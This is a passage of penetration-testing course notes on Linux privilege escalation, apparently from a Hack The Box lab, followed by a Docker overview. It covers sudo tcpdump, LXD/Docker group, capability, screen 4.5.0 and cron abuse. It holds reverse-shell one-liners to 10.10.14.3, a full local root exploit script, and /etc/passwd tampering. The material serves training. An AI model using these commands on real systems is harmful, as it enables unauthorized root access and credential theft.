User sysadm may run the following commands on NIX02:
(root) NOPASSWD: /usr/sbin/tcpdump
It is easy to misconfigure this. For example, a user may be granted root-level permissions without requiring a password. Or the permitted command line might be specified too losely, allowing you to run a program in an unintended way, resulting in privesc. For example, if the sudoers file is edited to grant a user the right to run a command such as tcdump per the following entry in the suoders file: (ALL) NOPASSWD: /usr/sbin/tcpdump an attacker could leverage this to take advantage of a postrotate-command option.
htb_student@NIX02:~$ man tcpdump
<SNIP>
-z postrotate-command
Used in conjunction with the -C or -G options, this will make `tcpdump` run " postrotate-command file " where the file is the savefile being closed after each rotation. For example, specifying -z gzip or -z bzip2 will compress each savefile using gzip or bzip2.
By specifying the -z flag, an attacker could use tcpdump to execute a shell script, gain a reverse shell as the root user or run other privileged commands. For example, an attacker could create a shell script .test containing a reverse shell and execute it as follows:
htb_student@NIX02:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
Try this out. First, make a file to execute with the postrotate-command, adding a simple reverse shell one-liner.
htb_student@NIX02:~$ cat /tmp/.test
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f
Next, start a netcat listener on your attacking box and run tcpdump as root with the postrotate-command. If all goes to plan, you will receive a root reverse shell connection.
htb_student@NIX02:~$ sudo /usr/sbin/tcpdump -ln -i ens192 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
dropped privs to root
tcpdump: listening on ens192, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
6 packets received by filter
compress_savefile: execlp(/tmp/.test, /dev/null) failed: Permission denied
0 packets dropped by kernel
You receive a root shell almost instantly.
d41y@htb[/htb]$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.2.12] 38938
bash: cannot set terminal process group (10797): Inappropriate ioctl for device
bash: no job control in this shell
root@NIX02:~# id && hostname
id && hostname
uid=0(root) gid=0(root) groups=0(root)
NIX02
AppAmor in more recent distros has predefined the commands used with the postrotate-command, effectively preventing command execution. Two best practices that should always be considered when provisioning sudo rights:
- Always specify the absolute path to any binaries listed in the sudoers file entry. Otherwise, an attacker may be able to leverage PATH abuse to create a malicious binary that will be executed when the command runs.
- Grant sudo rights sparingly and based on the principle of least privileges. Does the user need full sudo rights? Can they still perform their job with one or two entries in the sudoers file? Limiting the privileged command that a user can run will greatly reduce the likelihood of successful privesc.
Privileged Groups
LXC / LXD
LXD is similar to Docker and is Ubuntu’s container manager. Upon installation, all users are added to the LXD group. Membership of this group can be used to escalate privileges by creating an LXD container, making it privileged, and then accessing the host file system at /mnt/root. Confirm group membership and use these rights to escalate to root.
devops@NIX02:~$ id
uid=1009(devops) gid=1009(devops) groups=1009(devops),110(lxd)
Unzip the Alpine image.
devops@NIX02:~$ unzip alpine.zip
Archive: alpine.zip
extracting: 64-bit Alpine/alpine.tar.gz
inflating: 64-bit Alpine/alpine.tar.gz.root
cd 64-bit\ Alpine/
Start the LXD initialization process. Choose the defaults for each prompt. Further read.
devops@NIX02:~$ lxd init
Do you want to configure a new storage pool (yes/no) [default=yes]? yes
Name of the storage backend to use (dir or zfs) [default=dir]: dir
Would you like LXD to be available over the network (yes/no) [default=no]? no
Do you want to configure the LXD bridge (yes/no) [default=yes]? yes
/usr/sbin/dpkg-reconfigure must be run as root
error: Failed to configure the bridge
Import the local image.
devops@NIX02:~$ lxc image import alpine.tar.gz alpine.tar.gz.root --alias alpine
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04
Image imported with fingerprint: be1ed370b16f6f3d63946d47eb57f8e04c77248c23f47a41831b5afff48f8d1b
Start a privileged container with the security.privileged set to true to run the container without a UID mapping, making the root user in the container the same as the root user on the host.
devops@NIX02:~$ lxc init alpine r00t -c security.privileged=true
Creating r00t
Mount the host file system.
devops@NIX02:~$ lxc config device add r00t mydev disk source=/ path=/mnt/root recursive=true
Device mydev added to r00t
Finally, spawn a shell inside the container instance. You can now browse the mounted host file system as root. For example, to access the contents of the root directory on the host type cd /mnt/root/root. From here you can read sensitive files such as /etc/shadow and obtain password hashes or gain access to SSH keys in order to connect to the host system as root, and more.
devops@NIX02:~$ lxc start r00t
devops@NIX02:~/64-bit Alpine$ lxc exec r00t /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
Docker
Placing a user in the docker group is essentially equivalent to root level access to the file system without requiring a password. Members of the docker group can spawn new docker containers. One example would be running the command docker run -v /root:/mnt -it ubuntu. This command creates a new Docker instance with the /root directory on the host file system mounted as a volume. Once the container is started you are able to browse the mounted directory and retrieve or add SSH keys for the root user. This could be done for other dirs such as /etc which could be used to retrieve the contents of the /etc/shadow file for offline password cracking or adding a privileged user.
Disk
Users within the disk group have full access to any devices contained within /dev, such as /dev/sda1, which is typically the main device used by the OS. An attacker with these privileges can use debugfs to access the entire file system with root level privileges. As with the Docker group example, this could be leveraged to retrieve SSH keys, credentials or to add a user.
ADM
Members of the adm group are able to read all logs stored in /var/log. This does not grant root access, but could be leveraged to gather sensitive data stored in log files or enumerate user actions and running cron jobs.
secaudit@NIX02:~$ id
uid=1010(secaudit) gid=1010(secaudit) groups=1010(secaudit),4(adm)
You can use aureport to read audit logs on Linux systems.
webdev@dmz01:/var/log$ aureport --tty | less
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
WARNING: terminal is not fully functional
- (press RETURN)
TTY Report
===============================================
# date time event auid term sess comm data
===============================================
1. 06/01/22 07:12:53 349 1004 ? 4 sh "bash",<nl>
2. 06/01/22 07:13:14 350 1004 ? 4 su "ILFreightnixadm!",<nl>
3. 06/01/22 07:13:16 355 1004 ? 4 sh "sudo su srvadm",<nl>
4. 06/01/22 07:13:28 356 1004 ? 4 sudo "ILFreightnixadm!"
5. 06/01/22 07:13:28 360 1004 ? 4 sudo <nl>
6. 06/01/22 07:13:28 361 1004 ? 4 sh "exit",<nl>
7. 06/01/22 07:13:36 364 1004 ? 4 bash "su srvadm",<ret>,"exit",<ret>
8. 06/01/22 07:13:36 365 1004 ? 4 sh "exit",<nl>
[SNIP]
info
Audit system logs are generated by Linux’s Audit Framework (auditd) and provide detailed, structured records of security-critical events such as command execution, file access, authentication attempts, and privilege escalation. Stored in /var/log/audit/audit.log, these logs are designed for forensic analysis and accountability.
Capabilities
Linux capabilities are a security feature in the Linux OS that allows specific privileges to be granted to processes, allowing them to perform specific actions that would otherwise be restricted. This allows for more fine-grained control over which processes have access to certain privileges, making it more secure than the traditional Unix model of granting privileges to users and groups.
However, like any security feature, Linux capabilities are not invulnerable and can be exploited by attackers. One common vuln is using capabilities to grant privileges to processes that are not adequately sandboxed or isolated from other processes, allowing you to escalate your privileges and gain access to sensitive information or perform unauthorized actions.
Another potential vulnerability is the misuse or overuse of capabilities, which can result in processes having more privileges than they need. This can create unnecessary security risks, as you could exploit these privileges to gain access to sensitive information or perform unauthorized actions.
Overall, Linux capabilities can be a practical security feature, but they must be used carefully and correctly to avoid vulns and potential exploits.
Setting capabilities involves using the appropriate tools and commands to assign specific capabilities to executables or programs. In Ubuntu, for example, you can use the setcap command to set capabilities for specific executables. This command allows you to specify the capability you want to set and the value you want to assign.
For example, you could use the following command to set the cap_net_bind_service capability for an executable:
d41y@htb[/htb]$ sudo setcap cap_net_bind_service=+ep /usr/bin/vim.basic
When capabilities are set for a binary, it means that the binary will be able to perform specific actions that it would not be able to perform without the capabilities. For example, if the cap_net_bind_service capability is set for a binary, the binary will be able to bind to network ports, which is a privilege usually restricted.
Some capabilities, such as cap_sys_admin, which allows an executable to perform actions with administrative privileges, can be dangerous if they are not used properly. For example, you could exploit them to escalate their privileges, gain access to sensitive information, or perform unauthorized actions. Therefore, it is crucial to set these types of capabilities for properly sandboxed and isolated executables and avoid granting them unnecessarily.
| Capability | Description |
|---|---|
cap_sys_admin | allows to perform actions with administrative privileges, such as modifying system files or changing system settings |
cap_sys_chroot | allows to change the root directory for the current process, allowing it to access files and dirs that would otherwise be inaccessible |
cap_sys_ptrace | allows to attach to and debug other processes, potentially allowing it to gain access to sensitive information or modify the behavior of other processes |
cap_sys_nice | allows to raise or lower the priority of processes, potentially allowing it to gain access to resources that would otherwise be restricted |
cap_sys_time | allows to modify the system clock, potentially allowing it to manipulate timestamps or cause other processes to behave in unexpected ways |
cap_sys_resource | allows to modify system resource limits, such as the maximum number of open file descriptors or the maximum amount of memory that can be allocated |
cap_sys_module | allows to load and unload kernel modules, potentially allowing it to modify the OS’s behavior or gain access to sensitive information |
cap_net_bind_service | allows to bind to network ports, potentially allowing it to gain access to sensitive information or perform unauthorized actions |
When a binary is executed with capabilities, it can perform the actions that the capabilities allow. However, it will not be able to perform any actions not allowed by the capabilities. This allows for more fine-grained control over the binar’s privileges and can help prevent security vulns and unauthorized access to sensitive information.
When using the setcap command to set capabilities for an executable in Linux, you need to specify the capability you want to set and the value you want to assign. The values you use will depend on the specific capability you are setting and the privileges you want to grant to the executable.
Here are some exmaples of values that you can use with the setcap command, along with a brief description of what they do:
| Capability Values | Description |
|---|---|
= | This value sets the specified for the executable, but does not grant any privileges. This can be useful if you want to clear a previously set capability for the executable. |
+ep | This value grants the effective and permitted privileges for the specified capability to the executable. This allows the executable to perform the actions that the capability allows but does not allow it to perform any actions that are not allowed by the capability. |
+ei | This value grants sufficient and inheritable privileges for the specified capability to the executable. This allows the executable to perform the actions that the capability allows and child processes spawned by the executable to inherit the capability and perform the same actions. |
+p | This value grants the permitted privileges for the specified capability to the executable. This allows the executable to perform the actions that the capability allows but does not allow it to perform any actions that are not allowed by the capability. This can be useful if you want to grant the capability to the executable but prevent it from inheriting the capability or allowing child processes to inherit it. |
Several Linux capabilities can be used to escalate a user’s privileges to root, including:
| Capability | Description |
|---|---|
cap_setuid | Allows a process to set its effective user ID, which can be used to gain the privileges of another user, including the root user. |
cap_setgid | Allows to set its effective group ID, which can be used to gain the privileges of another group, including the root group. |
cap_sys_admin | This capability provides a broad range of administrative privileges, including the ability to perform many actions reserved for the root user, such as modifying system settings and mounting and unmounting file systems. |
cap_dac_override | Allows bypassing of file read, write, and execute permission checks. |
Enumerating Capabilities
It is important to note that these capabilities should be used with caution and only granted to trusted processes, as they can be misused to gain authorized access to the system. To enumerate all existing capabilities for all existing binary executables on a Linux system, you can use the following command:
d41y@htb[/htb]$ find /usr/bin /usr/sbin /usr/local/bin /usr/local/sbin -type f -exec getcap {} \;
/usr/bin/vim.basic cap_dac_override=eip
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
This one-liner uses the find command to search for all binary executables in the dirs where they are typically located and then uses the -exec flag to run the getcap command on each, showing the capabilities that have been set for taht binary. The output of this command will show a list of all binary executables on the system, along with the capabilities that have been set for each.
You could also use the following command using getcap with the -r parameter to perform a recursive search starting from the root folder /, filtering out any errors from the terminal output.
joe@debian-privesc:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
Exploitation
If you gained access to the system with a low-privilege account, then discovered the cap_dac_override capabality:
d41y@htb[/htb]$ getcap /usr/bin/vim.basic
/usr/bin/vim.basic cap_dac_override=eip
tip
You can also use the command getcap -r / 2>/dev/null to look for binaries with capabilities set.
For example, the /usr/bin/vim.basic binary is run without special privileges, such as with sudo. However, because the binary has the cap_dac_override capability set, it can escalate the privileges of the user who runs it. This would allow the pentester to gain the cap_dac_override capability and perform tasks that require this capability.
Take a look at the /etc/passwd file where the user root is specified:
d41y@htb[/htb]$ cat /etc/passwd | head -n1
root:x:0:0:root:/root:/bin/bash
You can use the cap_dac_override capability of the /usr/bin/vim binary to modify a system file:
d41y@htb[/htb]$ /usr/bin/vim.basic /etc/passwd
You also can make these changes in a non-interactive mode:
d41y@htb[/htb]$ echo -e ':%s/^root:[^:]*:/root::/\nwq!' | /usr/bin/vim.basic -es /etc/passwd
d41y@htb[/htb]$ cat /etc/passwd | head -n1
root::0:0:root:/root:/bin/bash
Now, you can see that the x in that line is gone, which means that you can use the command su to log in as root without being asked for the password.
Service-Based PrivEsc
Vulnerable Services
Many services may be found, which have flaws that can be leveraged to escalate privileges. An example is the popular terminal multiplexer Screen. Version 4.5.0 suffers from a privilege escalation vulnerability due to a lack of a permissions check when opening a log file.
d41y@htb[/htb]$ screen -v
Screen version 4.05.00 (GNU) 10-Dec-16
This allows an attacker to truncate any file or create a file owned by root in any directory and ultimately gain full root access.
d41y@htb[/htb]$ ./screen_exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /run/screen/S-mrb3n.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1000(mrb3n)
The below script can be used to perform this privilege escalation attack:
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/stat.h>
__attribute__ ((__constructor__))
void dropshell(void){
chown("/tmp/rootshell", 0, 0);
chmod("/tmp/rootshell", 04755);
unlink("/etc/ld.so.preload");
printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
setuid(0);
setgid(0);
seteuid(0);
setegid(0);
execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c -Wno-implicit-function-declaration
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
Cron Job Abuse
Cron jobs can also be set to run one time. They are typically used for administrative tasks such as running backups, cleaning up dirs, etc. The crontab command can create a cron file, which will be run by the cron daemon on the schedule specified. Each entry in the crontab file requires six items in the following order: minutes, hours, days, months, weeks, commands. For example, the entry 0 */12 * * * /home/admin/backup.sh would run every 12 hours.
The root crontab is almost always only editable by the root user or a user with full sudo privileges; however, it can still be abused. You may find a world-writable script that runs as root and, even if you cannot read the crontab to know the exact schedule, you may be able to ascertain how often it runs. In this case, you can append a command onto the end of the script, and it will execute the next time the cron job runs.
Certain apps create cron files in the /etc/cron.d directory and may be misconfigured to allow a non-root user to edit them.
First, look around the system for any writeable files or directories. The file backup.sh in the /dmz-backups directory is interesting and seems like it could be running a cron job.
d41y@htb[/htb]$ find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null
/etc/cron.daily/backup
/dmz-backups/backup.sh
/proc
/sys/fs/cgroup/memory/init.scope/cgroup.event_control
<SNIP>
/home/backupsvc/backup.sh
<SNIP>
A quick look in the /dmz-backups directory shows what appears to be files created every three minutes. This seems to be a major misconfiguration. Perhaps the sysadmin meant to specify every three hours like 0 */3 * * * but instead wrote */3 * * * *, which tells the cron job to run every three minutes. The second issue is that the backup.sh shell script is world writeable and runs as root.
d41y@htb[/htb]$ ls -la /dmz-backups/
total 36
drwxrwxrwx 2 root root 4096 Aug 31 02:39 .
drwxr-xr-x 24 root root 4096 Aug 31 02:24 ..
-rwxrwxrwx 1 root root 230 Aug 31 02:39 backup.sh
-rw-r--r-- 1 root root 3336 Aug 31 02:24 www-backup-2020831-02:24:01.tgz
-rw-r--r-- 1 root root 3336 Aug 31 02:27 www-backup-2020831-02:27:01.tgz
-rw-r--r-- 1 root root 3336 Aug 31 02:30 www-backup-2020831-02:30:01.tgz
-rw-r--r-- 1 root root 3336 Aug 31 02:33 www-backup-2020831-02:33:01.tgz
-rw-r--r-- 1 root root 3336 Aug 31 02:36 www-backup-2020831-02:36:01.tgz
-rw-r--r-- 1 root root 3336 Aug 31 02:39 www-backup-2020831-02:39:01.tgz
You can confirm that a cron job is running pspy, a command-line tool used to view running processes without the need for root privileges. You can use it to see commands run by other users, cron jobs, etc. It works by scanning procfs.
Run pspy and have a look. The -pf flag tells the tool to print commands and file system events and -i 1000 tells it to scan procfs every 1000ms.
d41y@htb[/htb]$ ./pspy64 -pf -i 1000
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
██▓███ ██████ ██▓███ ▓██ ██▓
▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒
▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░
▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░
▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒
░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░
░░ ░ ░ ░ ░░ ▒ ▒ ░░
░ ░ ░
░ ░
Config: Printing events (colored=true): processes=true | file-system-events=true ||| Scannning for processes every 1s and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/09/04 20:45:03 CMD: UID=0 PID=999 | /usr/bin/VGAuthService
2020/09/04 20:45:03 CMD: UID=111 PID=990 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
2020/09/04 20:45:03 CMD: UID=0 PID=99 |
2020/09/04 20:45:03 CMD: UID=0 PID=988 | /usr/lib/snapd/snapd
<SNIP>
2020/09/04 20:45:03 CMD: UID=0 PID=1017 | /usr/sbin/cron -f
2020/09/04 20:45:03 CMD: UID=0 PID=1010 | /usr/sbin/atd -f
2020/09/04 20:45:03 CMD: UID=0 PID=1003 | /usr/lib/accountsservice/accounts-daemon
2020/09/04 20:45:03 CMD: UID=0 PID=1001 | /lib/systemd/systemd-logind
2020/09/04 20:45:03 CMD: UID=0 PID=10 |
2020/09/04 20:45:03 CMD: UID=0 PID=1 | /sbin/init
2020/09/04 20:46:01 FS: OPEN | /usr/lib/locale/locale-archive
2020/09/04 20:46:01 CMD: UID=0 PID=2201 | /bin/bash /dmz-backups/backup.sh
2020/09/04 20:46:01 CMD: UID=0 PID=2200 | /bin/sh -c /dmz-backups/backup.sh
2020/09/04 20:46:01 FS: OPEN | /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
2020/09/04 20:46:01 CMD: UID=0 PID=2199 | /usr/sbin/CRON -f
2020/09/04 20:46:01 FS: OPEN | /usr/lib/locale/locale-archive
2020/09/04 20:46:01 CMD: UID=0 PID=2203 |
2020/09/04 20:46:01 FS: CLOSE_NOWRITE | /usr/lib/locale/locale-archive
2020/09/04 20:46:01 FS: OPEN | /usr/lib/locale/locale-archive
2020/09/04 20:46:01 FS: CLOSE_NOWRITE | /usr/lib/locale/locale-archive
2020/09/04 20:46:01 CMD: UID=0 PID=2204 | tar --absolute-names --create --gzip --file=/dmz-backups/www-backup-202094-20:46:01.tgz /var/www/html
2020/09/04 20:46:01 FS: OPEN | /usr/lib/locale/locale-archive
2020/09/04 20:46:01 CMD: UID=0 PID=2205 | gzip
2020/09/04 20:46:03 FS: CLOSE_NOWRITE | /usr/lib/locale/locale-archive
2020/09/04 20:46:03 CMD: UID=0 PID=2206 | /bin/bash /dmz-backups/backup.sh
2020/09/04 20:46:03 FS: CLOSE_NOWRITE | /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
2020/09/04 20:46:03 FS: CLOSE_NOWRITE | /usr/lib/locale/locale-archive
From the above output, you can see that a cron job runs the backup.sh script located in the /dmz-backups dir and creating a tarball file of the contents of the /var/www/html dir.
You can look at the shell script and append a command to it to attempt to obtain a reverse shell as root. If editing a script, make sure to always take a copy of the script and/or create a backup of it. You should also attempt to append your commands to the end of the script to still run properly before executing your reverse shell command.
d41y@htb[/htb]$ cat /dmz-backups/backup.sh
#!/bin/bash
SRCDIR="/var/www/html"
DESTDIR="/dmz-backups/"
FILENAME=www-backup-$(date +%-Y%-m%-d)-$(date +%-T).tgz
tar --absolute-names --create --gzip --file=$DESTDIR$FILENAME $SRCDIR
You can see that the script is just taking in a source and destination dir as variables. It the specifies a file name with the current date and time of backup and creates a tarball of the source directory, the web root directory. Modify the script to add a Bash one-liner reverse shell.
#!/bin/bash
SRCDIR="/var/www/html"
DESTDIR="/dmz-backups/"
FILENAME=www-backup-$(date +%-Y%-m%-d)-$(date +%-T).tgz
tar --absolute-names --create --gzip --file=$DESTDIR$FILENAME $SRCDIR
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
You modify the script, stand up a local netcat listener, and wait.
d41y@htb[/htb]$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.2.12] 38882
bash: cannot set terminal process group (9143): Inappropriate ioctl for device
bash: no job control in this shell
root@NIX02:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@NIX02:~# hostname
hostname
NIX02
Containers
Containers operate at the OS system level and virtual machines at the hardware level. Containers thus share an OS and isolate application processes from the rest of the system, while classic virtualization allows multiple OS to run simultaneously on a single system.
Isolation and virtualization are essential because they help to manage resources and security aspects as efficiently as possible. For example, they fascilitate monitoring to find errors in the system that often have nothing to do with newly developed applications. Another example would be the isolation of processes that usually require root privileges. Such an application could be a web application or API that must be isolated from the host system to prevent escalation to databases.
Linux Containers
Linux Containers (LXC) is an OS-level virtualization technique that allows multiple Linux system to run in isolation from each other on a single host by owning their own processes but sharing the host system kernel for them. LXC is very popular due to its ease of use and has become an essential part of IT security.
By default, LXC consume fewer resources than a virtual machine and have a standard interface, making it easy to manage multiple container simultaneously. A platform with LXC can even be organized across multiple clouds, providing and ensuring that applications running correctly on the developer’s system will work on any other system. In addition, large applications can be started, stopped, or their environment variables changed via the Linux container interface.
The ease of use of LXC is their most significant advantage compared to classic virtualization techniques. However, the enormous spread of LXC, an almost all-encompassing ecosystem, and innovative tools are primarily due to the Docker platform, which established Linux containers. The entire setup, from creating container templates and deploying them, configuring the OS and networking, to deploying applications, remains the same.
Linux Daemon
Linux Daemon (LXD) is similar in some respects but is designed to contain a complete OS. Thus it is not an application container but a system container. Before you can use this service to escalate your privileges, you must be in either the lxc or lxd group. You can find this out with the following command:
container-user@nix02:~$ id
uid=1000(container-user) gid=1000(container-user) groups=1000(container-user),116(lxd)
From here on, there are now several ways in which you can exploit LXC/LXD. You can either create your own container and transfer it to the target or use an existing container. Unfortunately, administrators often use templates that have little to no security. This attitude has the consequence that you already have tools that you can use against the system yourself.
container-user@nix02:~$ cd ContainerImages
container-user@nix02:~$ ls
ubuntu-template.tar.xz
Such templates often do not have passwords, especially if they are uncomplicated test environments. These should be quickly accessible and uncomplicated to use. The focus on security would complicate the whole initiation, make it more difficult and thus slow it down considerably. If you are a little lucky and there is such a container on the system, it can be exploited. For this, you need to import this container as an image.
container-user@nix02:~$ lxc image import ubuntu-template.tar.xz --alias ubuntutemp
container-user@nix02:~$ lxc image list
+-------------------------------------+--------------+--------+-----------------------------------------+--------------+-----------------+-----------+-------------------------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------------------------------------+--------------+--------+-----------------------------------------+--------------+-----------------+-----------+-------------------------------+
| ubuntu/18.04 (v1.1.2) | 623c9f0bde47 | no | Ubuntu bionic amd64 (20221024_11:49) | x86_64 | CONTAINER | 106.49MB | Oct 24, 2022 at 12:00am (UTC) |
+-------------------------------------+--------------+--------+-----------------------------------------+--------------+-----------------+-----------+-------------------------------+
After verifying that this image has been successfully imported, you can initiate the image and configure it by specifying the security.privileged flag and the root path for the container. This flag disables all isolation features that allow you to act on the host.
container-user@nix02:~$ lxc init ubuntutemp privesc -c security.privileged=true
container-user@nix02:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
Once you have done that, you can start the container and log into it. In the container, you can then go to the path you specified to access the resource of the host system as root.
container-user@nix02:~$ lxc start privesc
container-user@nix02:~$ lxc exec privesc /bin/bash
root@nix02:~# ls -l /mnt/root
total 68
lrwxrwxrwx 1 root root 7 Apr 23 2020 bin -> usr/bin
drwxr-xr-x 4 root root 4096 Sep 22 11:34 boot
drwxr-xr-x 2 root root 4096 Oct 6 2021 cdrom
drwxr-xr-x 19 root root 3940 Oct 24 13:28 dev
drwxr-xr-x 100 root root 4096 Sep 22 13:27 etc
drwxr-xr-x 3 root root 4096 Sep 22 11:06 home
lrwxrwxrwx 1 root root 7 Apr 23 2020 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Apr 23 2020 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Apr 23 2020 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Apr 23 2020 libx32 -> usr/libx32
drwx------ 2 root root 16384 Oct 6 2021 lost+found
drwxr-xr-x 2 root root 4096 Oct 24 13:28 media
drwxr-xr-x 2 root root 4096 Apr 23 2020 mnt
drwxr-xr-x 2 root root 4096 Apr 23 2020 opt
dr-xr-xr-x 307 root root 0 Oct 24 13:28 proc
drwx------ 6 root root 4096 Sep 26 21:11 root
drwxr-xr-x 28 root root 920 Oct 24 13:32 run
lrwxrwxrwx 1 root root 8 Apr 23 2020 sbin -> usr/sbin
drwxr-xr-x 7 root root 4096 Oct 7 2021 snap
drwxr-xr-x 2 root root 4096 Apr 23 2020 srv
dr-xr-xr-x 13 root root 0 Oct 24 13:28 sys
drwxrwxrwt 13 root root 4096 Oct 24 13:44 tmp
drwxr-xr-x 14 root root 4096 Sep 22 11:11 usr
drwxr-xr-x 13 root root 4096 Apr 23 2020 var
Docker
… is a popluar open-source tool that provides a portable and consistent runtime environment for software applications. It uses containers as isolated environments in user space that run at the OS level and share the file system and system resources. One advantage is that containerization this consumes significantly fewer resources than a traditional server or VM. The core feature of Docker is that applications are encapsulated in so-called Docker containers. They can thus be used for any OS. A Docker container represents a lightweight standalone executable software package that contains everything needed to run an application code runtime.
Architecture
At the core of the Docker architecture lies a client-server model, where you have two primary components:
- the Docker daemon
- the Docker client
The Docker client acts as your interface for issuing commands and interacting with the Docker ecosystem, while the Docker daemon is responsible for executing those commands and managing containers.
Docker Daemon
The Docker Daemon, also known as the Docker server, is a critical part of the Docker platform that plays a pivotal role in container management and orchestration. It has several essential responsibilities like:
- running Docker containers
- interacting with Docker containers
- managing Docker containers on the host system
Managing Docker Containers
Firstly, it handles the core containerization functionality. It coordinates the creation, execution, and monitoring of Docker containers, maintaining their isolation from the host and other containers. This isolation ensures that containers operate independently, with their own file systems, processes, and network interfaces. Furthermore, it handles Docker image management. It pulls images from registries, such as Docker Hub or private repos, and stores them locally. These images serve as the building blocks for creating containers.
Additionally, the Docker Daemon offers monitoring and logging capabilities, for example:
- captures container logs
- provides insight into container activities, errors, and debugging information
The daemon also monitors resource utilization, such as CPU, memory, and network usage, allowing you to optimize container performance and troubleshoot issues.
Network and Storage
It facilitates container networking by creating virtual networks and managing network interfaces. It enables containers to communicate with each other and the outside world through network ports, IP addresses, and DNS resolution. The Docker daemon also plays a critical role in storage management, since it handles Docker volumes, which are used to persist data beyond the lifespan of containers and manages volume creation, attachment, and clean-up, allowing containers to share or store data independently of each other.
Docker Clients
When you interact with Docker, you issue commands through the Docker Client, which communicates with the Docker Daemon and serves as your primary means of interacting with Docker. You also have the ability to create, start, stop, manage, remove containers, search, and download Docker images. With these options, you can pull existing images to use as a base for your containers or build your custom images using Dockerfiles. You have the flexibility to push your images to remote repos, facilitating collaboration and sharing within your teams or with the wider community.
In comparison, the Daemon, on the other hand, carries out the requested actions, ensuring containers are created, launched, stopped, and removed as required.
Another client for Docker is Docker Compose. It is a tool that simplifies the orchestration of multiple Docker containers as a single application. It allows you to define application’s multi-container architecture using a declarative YAML file. With it, you can specify the services comprimising your application, their dependencies, and their configs. You define container images, environment variables, networking, volume bindings, and other settings. Docker Compose then ensures that all the defined containers are launched and interconnected, creating a cohesive scalable application stack.
Docker Desktop
Docker Desktop is available for MacOS, Windows and Linux OS and provides you with a user-friendly GUI, that simplifies the management of containers and their components. This allows you to monitor the status of your containers, inspect logs, and manage the resources allocated to Docker. It provides an intuitive and visual way to interact with the Docker ecosystem, making it accessible to developers of all levels of expertise, and additionally, it supports Kubernetes.
Docker Images and Containers
Docker is like a blueprint or a template for creating containers. It encapsulates everything needed to run an application, including the application’s code, dependencies, libraries, and configs. An image is a self-contained, read-only package that ensures consistency and reproductibility across different environments. You can create images using a text file called a Dockerfile, which defines the steps and instructions for building the image.
A Docker container is an instance of a Docker image. It is a lightweight, isolated, and executable environment that runs applications. When you launch a container, it is created from a specific image, and the container inherits all the properties and configs defined in that image. Each container operates independently, with its own filesystem, processes, and network interfaces. This isolation ensures that applications within containers remain separate from the underlying host system and other containers, preventing conflicts and interference.
While images are immutable and read-only, containers are mutable and can be modified during runtime. You can interact with containers, execute commands within them, monitor their logs, and even make changes to their filesystem or environment. However, any modifications made to a container’s filesystem are not persisted unless explicitly saved as a new image or stored in a persistent volume.
